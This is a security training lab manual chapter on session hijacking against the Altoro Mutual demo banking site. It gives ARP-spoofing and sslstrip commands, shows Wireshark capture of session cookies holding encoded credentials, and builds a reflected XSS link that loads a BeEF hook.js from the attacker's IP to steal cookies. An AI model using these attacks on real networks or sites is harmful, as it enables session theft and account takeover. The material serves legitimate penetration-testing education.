


## Chapter 11

# Session Hijacking

Lab Manual



**THIS DOCUMENT INCLUDES ADDITIONAL PRACTICALS WHICH  
MAY OR MAY NOT BE COVERED DURING CLASSROOM TRAINING.  
FOR MORE DETAILS APPROACH LAB COORDINATORS**

## INDEX

S. No.	Practical Name	Page No.
1	Performing Session hijacking using MITM attack	1
2	Session hijacking with beef XSS framework	9
3	Pentesting web application to identify Session hijacking vulnerability	15

# Practical 1: Performing Session hijacking using MITM attack

On a local area network, attacker performs MITM attack to steal target cookies and gain access to active sessions by configuring those cookies in the browser.

## On the target side:

Target logs into [altoromutual.com](http://altoromutual.com/bank/main.aspx) with his login credentials.

The screenshot shows a web browser window for 'altoromutual.com/bank/main.aspx'. The top navigation bar includes links for 'Most Visited', 'Offensive Security', 'Kali Linux', 'Kali Docs', 'Kali Tools', 'Exploit-DB', 'Aircrack-ng', 'Kali Forums', 'NetHunter', 'Kali Training', and 'Getting Started'. A search bar and a sign-off link are also present. The main content area features the 'AltoroMutual' logo and a green header bar. Below this, there are four tabs: 'MY ACCOUNT' (selected), 'PERSONAL', 'SMALL BUSINESS', and 'INSIDE ALTO'. The 'MY ACCOUNT' tab contains a sidebar with 'I WANT TO ...' options like 'View Account Summary', 'View Recent Transactions', 'Transfer Funds', 'Search News Articles', and 'Customize Site Language'. The main content area displays a message 'Hello John Smith' and 'Welcome to Altoro Mutual Online.' It shows account details for '1001160140 Checking' and a button to 'GO'. A 'Congratulations!' message states: 'You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000! Click [Here](#) to apply.' A small profile picture of a smiling person is visible in the top right corner.

## On the Attacker side:

**Cookie Manager+ installation-** attackers, install cookie manager + browser extension which helps in configuring cookies grabbed from the target computer.

The screenshot shows the Mozilla Add-ons page for 'Cookies Manager+'. The page title is 'Cookies Manager+ - ...' and the URL is 'https://addons.mozilla.org/en-US/firefox/addon/cookies-manager-plus/'. The page features a large image of a cookie with a puzzle piece, a description box stating 'Cookies Manager+ will be installed after you restart Firefox.', and a 'Restart Now' button. Below this, it says 'Restart Required' with a yellow circular arrow icon and 'Not compatible with Firefox Quantum' with a red circle icon. The main content area for the add-on shows its name 'Cookies Manager+' by 'V@no', a brief description about viewing, editing, and creating cookies, and a note that it won't support Firefox 57+. A blue 'Add to Firefox' button is at the bottom right.

Attacker logs into the same website using his credentials.



[Sign Off](#) | [Contact Us](#) | [Feedback](#)



### MY ACCOUNT

### PERSONAL

### SMALL BUSINESS

#### I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

#### ADMINISTRATION

- [View Application Values](#)
- [Edit Users](#)

## Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

The attacker starts performing ARP poisoning to sit in between router and target (MITM attack). Execute following commands to perform ARP poisoning.

```

root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
root@kali:~# iptables -t nat -p tcp -A PREROUTING --dport 80 -j REDIRECT
--to-port 10000
root@kali:~# sslstrip -a

sslstrip 0.9 by Moxie Marlinspike running...

```

In new terminal, execute following command

***arpspoof -t <router IP> <target IP>***

```

root@kali:~# arpspoof -t 192.168.0.1 192.168.0.103
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 1c:5f:2b:71:1f:66 0806 42: arp reply 192.168.0.103 is-
at 1c:1b:d:b0:ac:7e

```


In another new terminal, execute following command

***arpspoof -t <target IP> <router IP>***

```
root@kali:~# arpspoof -t 192.168.0.103 192.168.0.1
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
1c:1b:d:b0:ac:7e 10:c3:7b:a1:44:72 0806 42: arp reply 192.168.0.1 is-
at 1c:1b:d:b0:ac:7e
```



Open Wireshark and apply **http.cookie** filter to capture cookies from the target computer.



\*eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

http.cookie Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
17088	12.324024563	192.168.0.103	65.61.137.117	HTTP	674	GET /images/gradient.jpg HTTP/1.1
17100	12.503235562	192.168.0.106	65.61.137.117	HTTP	567	GET /images/header_pic.jpg HTTP/1.0
17107	12.503355327	192.168.0.106	65.61.137.117	HTTP	562	GET /images/logo.gif HTTP/1.0
17108	12.503486263	192.168.0.106	65.61.137.117	HTTP	565	GET /images/pf_lock.gif HTTP/1.0
17115	12.569872279	192.168.0.106	65.61.137.117	HTTP	618	GET /bank/main.aspx HTTP/1.0
17118	12.575870095	192.168.0.106	65.61.137.117	HTTP	566	GET /images/gradient.jpg HTTP/1.1
17265	13.145300493	192.168.0.103	65.61.137.117	HTTP	679	GET /style.css HTTP/1.1
17400	13.392888696	192.168.0.106	65.61.137.117	HTTP	571	GET /style.css HTTP/1.0

Frame 17115: 618 bytes on wire (4944 bits), 618 bytes captured (4944 bits) on interface 0  
 Ethernet II, Src: Giga-Byt\_b0:ac:7e (1c:1b:0d:b0:ac:7e), Dst: D-LinkIn\_71:1f:66 (1c:5f:2b:71:1f:66)  
 Internet Protocol Version 4, Src: 192.168.0.106, Dst: 65.61.137.117  
 Transmission Control Protocol, Src Port: 48250, Dst Port: 80, Seq: 1, Ack: 1, Len: 552  
 Hypertext Transfer Protocol

Mark/Unmark Packet Ctrl+M  
 Ignore/Unignore Packet Ctrl+D  
 Set/Unset Time Reference Ctrl+T  
 Time Shift... Ctrl+Shift+T  
 Packet Comment... Ctrl+Alt+C  
 Edit Resolved Name  
 Apply as Filter  
 Prepare a Filter  
 Conversation Filter  
 Colorize Conversation  
 SCTP  
**Follow**  
 UDP Stream  
 SSL Stream  
 HTTP Stream

Packets: 46235 · Displayed: 18 (0.0%) · Profile: Default

Wireshark · Follow TCP Stream (tcp.stream eq 36) · wireshark\_eth0\_20180728112217\_uLqlPl

```

GET /bank/main.aspx HTTP/1.0
accept-language: en-US,en;q=0.5
host: altoromutual.com
accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
user-agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
connection: keep-alive
referer: http://altoromutual.com/bank/login.aspx
cookie: ASP.NET_SessionId=jdtgffea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
upgrade-insecure-requests: 1

HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 5699
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
X-Powered-By: ASP.NET
Date: Sat, 28 Jul 2018 06:50:59 GMT
Connection: keep-alive

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
```

Packet 17160. 3 client pkts, 5 server pkts, 3 turns. Click to select.

Entire conversation (6528 bytes) Show and save data as ASCII Stream 36

Find: Find Next

?Help Filter Out This Stream Print Save as... Back × Close

Configure these cookies in **Cookie Manager** + extension to access target's active session.

Sat 11:10

New Tab - Mozilla Firefox

File Edit View History Bookmarks Tools Help

New Tab +

Search or enter address

Most Visited Offensive Security Kali Linux Exploit-DB Aircrack-ng Kali Forums NetHunter

Downloads Ctrl+Shift+Y Add-ons Ctrl+Shift+A Sign In To Sync... Web Developer Page Info Ctrl+I Cookies Manager+ Cookies Manager+ Search: N/A Options

SkillLauncher

Applications Places Leafpad Sat 11:25

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... + altoromutual.com/bank/main.aspx

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-n...

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

**ADMINISTRATION**

- [View Application Values](#)

**PERSONAL**

Hello Admin U.

Welcome to Altoro Mutual Online Banking

View Account Details:

File Edit View Tools Help

Search: altoromutual.com

Domain Name

<input checked="" type="checkbox"/> altoromutual.com	amSessionId
<input type="checkbox"/> altoromutual.com	amUserId
<input type="checkbox"/> altoromutual.com	amUserInfo
<input type="checkbox"/> altoromutual.com	ASP.NET_SessionId

Name: amSessionId  
R/W Content: 14251144654  
URl: JSON B64  
Domain: altoromutual.com  
Path: /  
Send For: Any type of connection  
Expires: At end of session  
New Cookie Edit Delete Close

\*(Untitled)

```
File Edit Search Options Help
cookie: ASP.NET_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198;
amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014;
amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9
```

ation vulnerabilities and website defects.  
any of any kind, either express or  
[http://www.kali.org/tutorials/terms.aspx](#).

Sat 11:25

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit ▾

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  amSessionId

Content:  145401147198

Actions  Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  No

Expires:  at end of session

Save as new Save Cancel

Close

Demo Site Only

Sat 11:26

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit ▾

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  amUserInfo

Content:  UserName=anNtaXRo&Password=ZGVtbzEyMzQ=

Actions  Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  No

Expires:  date

July 28, 2018 15:12:15

July 28, 2018 15:12:15

Save as new Save Cancel

Close

Demo Site Only

Sat 11:26

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit ▾

**AltoroMutua**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  ASP.NET\_SessionId

Content:  jdtgfea5krdz0c2ffgybepfb

Actions   Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  Yes

Expires:  at end of session

Save as new  Cancel

DEMOSITE ONLY

Sat 11:26

Altoro Mutual: Online Banking Home - Mozilla Firefox

Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security ▾ Kali Linux ▾ Kali Docs ▾ Kali Tools ▾ Exploit ▾

**AltoroMutua**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values

File Edit Search Options Help

cookie: ASP.NET\_SessionId=jdtgfea5krdz0c2ffgybepfb; amSessionId=145401147198; amUserInfo=UserName=anNtaXRo&Password=ZGVtbzEyMzQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.9

Cookies Manager+ v1.14.3 [showing 4 of 1313, selected 1]

Edit cookie - Cookies Manager+

Name:  ASP.NET\_SessionId

Content:  jdtgfea5krdz0c2ffgybepfb

Actions   Wrap text

Domain:  altoromutual.com

Path:  /

Send For:  Any type of connection

Http Only:  Yes

Expires:  at end of session

Save as new  Cancel

DEMOSITE ONLY



## Practical 2: Session hijacking with beef XSS framework.

In this practical, we will perform session hijacking on [www.altoromutual.com](http://www.altoromutual.com) by taking XSS vulnerability as an advantage and using beef XSS framework.

On target Firefox browser, Open [www.altoromutual.com](http://www.altoromutual.com) and sign in to one of the users accounts with username **jsmith** and password **demo1234**

The screenshot shows the Altoro Mutual Online Banking homepage. The URL in the address bar is [www.altoromutual.com/bank/main.aspx](http://www.altoromutual.com/bank/main.aspx). The page title is "Altoro Mutual". The navigation menu includes "MY ACCOUNT", "PERSONAL", and "SMALL BUSINESS". The "PERSONAL" tab is active. On the left sidebar, under "I WANT TO ...", there are links for "View Account Summary", "View Recent Transactions", "Transfer Funds", "Search News Articles", and "Customize Site Language". The main content area displays "Hello John Smith" and "Welcome to Altoro Mutual Online.". It shows "View Account Details: 1001160140 Checking" with a "GO" button. A message says "Congratulations!" and "You have been pre-approved for an Altoro Gold Visa with a credit limit of \$10000!". A link "Click Here to apply." is present. The background features a green header bar and a purple swoosh graphic.

On the attacker machine:

Attacker logs into the same website using his credentials (username and password as **admin**). To build attack vector, type **hello** in the search bar (top right corner of **altoromutual.com** website) and copy the **URL** without the hello keyword

The screenshot shows the Altoro Mutual Online Banking search results page. The URL in the address bar is [www.altoromutual.com/search.aspx?txtSearch=hello](http://www.altoromutual.com/search.aspx?txtSearch=hello). The page title is "Altoro Mutual". The navigation menu includes "ONLINE BANKING LOGIN", "PERSONAL", and "SMALL BUSINESS". The "PERSONAL" tab is active. The left sidebar lists "PERSONAL" links: "Deposit Product", "Checking", "Loan Products", "Cards", "Investments & Insurance", and "Other Services". The main content area displays "Search Results" and "No results were found for the query: hello". The background features a green header bar and a purple swoosh graphic.

Start Beef framework (username and password as **beef**)

```
[*] Please wait as BeEF services are started.  
[*] You might need to refresh your browser once it opens.  
[*] UI URL: http://127.0.0.1:3000/ui/panel  
[*] Hook: <script src="http://<IP>:3000/hook.js"></script>  
[*] Example: <script src="http://127.0.0.1:3000/hook.js"></script>  
root@kali:~#
```

BeEF Control Panel | 127.0.0.1:3000/ui/panel

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

BeEF 0.4.

**Hooked Browsers**

- Online Browsers
- Offline Browsers

**Getting Started**

THE BROWSER EXPLOITATION FRAMEWORK PROJECT

Official website: <http://beefproject.com>

**Welcome to BeEF!**

Before being able to fully explore the framework you will have to 'hook' a browser. To begin with you can point a browser towards the basic demo page [here](#), or the advanced version [here](#).

If you want to hook ANY page (for debugging reasons of course), drag the following bookmarklet link into your browser's bookmark bar, then simply click the shortcut on another page: [Hook Me!](#)

After a browser is hooked into the framework they will appear in the 'Hooked Browsers' panel on the left. Hooked browsers will appear in either an online or offline state, depending on how recently they have polled the framework.

**Hooked Browsers**

To interact with a hooked browser simply left-click it, a new tab will appear. Each hooked browser tab has a number of sub-tabs, described below:

Copy the above-highlighted **javascript** append it to the altoromutual URL as shown below

```
*(Untitled)

File Edit Search Options Help
http://altoromutual.com/search.aspx?txtSearch=
<script src="http://127.0.0.1:3000/hook.js"></script>
altoromutual.com/search.aspx?txtSearch=<script src="http://192.168.0.119:3000/hook.js"></script>
```

Modify the IP address in JavaScript to attacker IP address. Share the following link with the target.

**[altoromutual.com/search.aspx?txtSearch=<script src='http://<attacker's IP>:3000/hook.js'></script>](http://altoromutual.com/search.aspx?txtSearch=<script src='http://<attacker's IP>:3000/hook.js'></script>)**

If the target opens the link, an attacker can gain access to several information related to a target which includes browser cookies.

altoromutual.com/search.aspx?txtSearch=<script src="http://192.168.0.119:3000/hook.js"></script>

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums

AltoroMutual

ONLINE BANKING LOGIN PERSONAL SMALL BUSINESS

PERSONAL

- Deposit Product
- Checking
- Loan Products
- Cards

**Search Results**

No results were found for the query:

BeEF Control Panel | Altoro Mutual: Search Re... | +

127.0.0.1:3000/ui/panel

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter, Getting Started

**Hooked Browsers**

- Online Browsers
  - altoromutual.com (192.168.0.101)
- Offline Browsers

**Current Browser**

Getting Started | Logs | Current Browser

Details | Logs | Commands | Rider | XssRays | Ipc | Network | WebRTC

**Web Sockets:** Yes  
**QuickTime:** No  
**RealPlayer:** No  
**Windows Media Player:** No  
**WebRTC:** Yes  
**ActiveX:** No  
**Session Cookies:** Yes  
**Persistent Cookies:** Yes

**Category: Hooked Page (5 Items)**

Page Title: Altoro Mutual: Search Results  
 Page URI: http://altoromutual.com/search.aspx?txtSearch=%3Cscript%20src=%22http://192.168.0.119:3000/hook.js%22%3E%3C/script%3E  
 Page Referrer: Unknown  
 Host Name/IP: altoromutual.com  
 Cookies: amSessionId=62248454642; amUserInfo=UserName=anXRo&Password=ZGVibzEYmZQ=; amUserId=100116014; amCreditOffer=CardType=Gold&Limit=10000&Interest=7.3

**Category: Host (8 Items)**

Host Name/IP: 192.168.0.101

Now the attacker can configure those cookies (above highlighted) in **cookie manager +** as shown in below images to gain access to the target's active session.

Altoro Mutual: Online Banking Home - Mozilla Firefox

File Edit View History Bookmarks Tools Help

BeEF Control Panel | Altoro Mutual | altoromutual.com/bank/main.aspx

Most Visited: Offensive Security, Kali Linux, Kali Docs, Kali Tools, Exploit-DB, Aircrack-ng, Kali Forums, NetHunter

Tools menu open:
 

- Downloads
- Add-ons
- Sign In To Sync...
- Web Developer
- Page Info
- Cookies Manager+ > **Cookies Manager+** (highlighted)
- Options

Altoro Mutual logo

MY ACCOUNT | PERSONAL | BUSINESS

I WANT TO ...
 

- [View Account Summary](#)
- [View Recent Transactions](#)
- [Transfer Funds](#)
- [Search News Articles](#)
- [Customize Site Language](#)

ADMINISTRATION

Hello Admin User

Welcome to Altoro Mutual Online.

View Account Details:

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel Altoro Mutual: Online Ba... Inbox (454) - ishudinn... +

altoromutual.com/bank/main.aspx

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]**

File Edit View Tools Help

Search: altoromutual.com

Domain	Name
<input checked="" type="checkbox"/> altoromutual.com	amSessionId
<input type="checkbox"/> altoromutual.com	amUserId
<input type="checkbox"/> altoromutual.com	amUserInfo
<input type="checkbox"/> altoromutual.com	ASP.NET_SessionId

Name: amSessionId  
Content: 72330481408  
URL: JSON 864

Domain: altoromutual.com  
Path: /  
Send For: Any type of connection  
Expires: At end of session

New Cookie Edit Delete Close

Sun 17:01

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel Altoro Mutual: Online Ba... Inbox (454) - ishudinn... +

altoromutual.com/bank/main.aspx

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**Edit cookie - Cookies Manager+**

Name:  amSessionId  
Content:  62248454642  
Actions:  Wrap text  
Domain:  altoromutual.com  
Path:  /  
Send For:  Any type of connection  
Http Only:  No  
Expires:  at end of session

Save as new Save Cancel

New Cookie Edit Delete Close

Sun 17:01

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel Altoro Mutual: Online Ba... Inbox (454) - ishudinn... +

altoromutual.com/bank/main.aspx

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating BeEF's capabilities. Similarities to real banking websites are purely coincidental. This site is provided "as is" without warranty or guarantee of any kind.

Copyright © 2018, Watchfire Corporation, All rights reserved.

**Cookies Manager+ v1.14.3 [showing 5 of 1289, selected 1]**

**Edit cookie - Cookies Manager+**

Name:  amUserId  
Content:  100116014  
Actions:  Wrap text  
Domain:  altoromutual.com  
Path:  /  
Send For:  Any type of connection  
Http Only:  No  
Expires:  at end of session  
Save as new Save Cancel

New Cookie Edit Delete Close

Sign Off Contact Us Feedback Search Go

INSIDE ALTORO MUTUAL

DEMO SITE ONLY

Sun 17:02

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel Altoro Mutual: Online Ba... Inbox (454) - ishudinn... +

altoromutual.com/bank/main.aspx

Most Visited Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

**AltoroMutual**

**MY ACCOUNT**

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

ADMINISTRATION

- View Application Values
- Edit Users

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating BeEF's capabilities. Similarities to real banking websites are purely coincidental. This site is provided "as is" without warranty or guarantee of any kind.

Copyright © 2018, Watchfire Corporation, All rights reserved.

**Cookies Manager+ v1.14.3 [showing 5 of 1290, selected 1]**

**Edit cookie - Cookies Manager+**

Name:  amUserInfo  
Content:  UserName=anNtaXRo&Password=ZGVtbzEyMzQ=  
Actions:  Wrap text  
Domain:  altoromutual.com  
Path:  /  
Send For:  Any type of connection  
Http Only:  No  
Expires:  date  
June 24, 2018 20:59:59  
June 24, 2018 20:59:59  
Save as new Save

New Cookie Edit Delete Close

Sign Off Contact Us Feedback Search Go

INSIDE ALTORO MUTUAL

DEMO SITE ONLY

Sun 17:03

Altoro Mutual: Online Banking Home - Mozilla Firefox

BeEF Control Panel Altoro Mutual: Online Ba... +

altoromutual.com/bank/main.aspx

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Getting Started

Sign Off | Contact Us | Feedback | Search Go

# AltoroMutual

**MY ACCOUNT** PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking GO

Privacy Policy | Security Statement | © 2018 Altoro Mutual, Inc.

The Altoro Mutual website is published by Watchfire, Inc. for the sole purpose of demonstrating the effectiveness of Watchfire products in detecting web application vulnerabilities and website defects. This site is not a real banking site. Similarities, if any, to third party products and/or websites are purely coincidental. This site is provided "as is" without warranty of any kind, either express or implied. Watchfire does not assume any risk in relation to your use of this website. For additional Terms of Use, please go to <http://www.watchfire.com/statements/terms.aspx>.

Copyright © 2018, Watchfire Corporation, All rights reserved.

Altoro Mutual: Account In... +

altoromutual.com/bank/account.aspx

150% Search

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng Kali Forums NetHunter Kali Training Getting Started

Sign Off | Contact Us | Feedback | Search Go

# AltoroMutual

**MY ACCOUNT** PERSONAL SMALL BUSINESS INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

## Account History - 1001160140

**Balance Detail**

1001160140 Checking	Select Account	Amount
Ending balance as of 7/28/2018 2:13:14 AM		-800
Available balance		-800

**Credits**

Account	Date	Description	Amount
1001160140	12/29/2004	Paycheck	1200
1001160140	05/14/2015	Balance Deposit	12

# Practical 3: Pentesting web application to identify Session hijacking vulnerability.

This practical concentrates on identifying session hijacking vulnerability using Burp proxy.

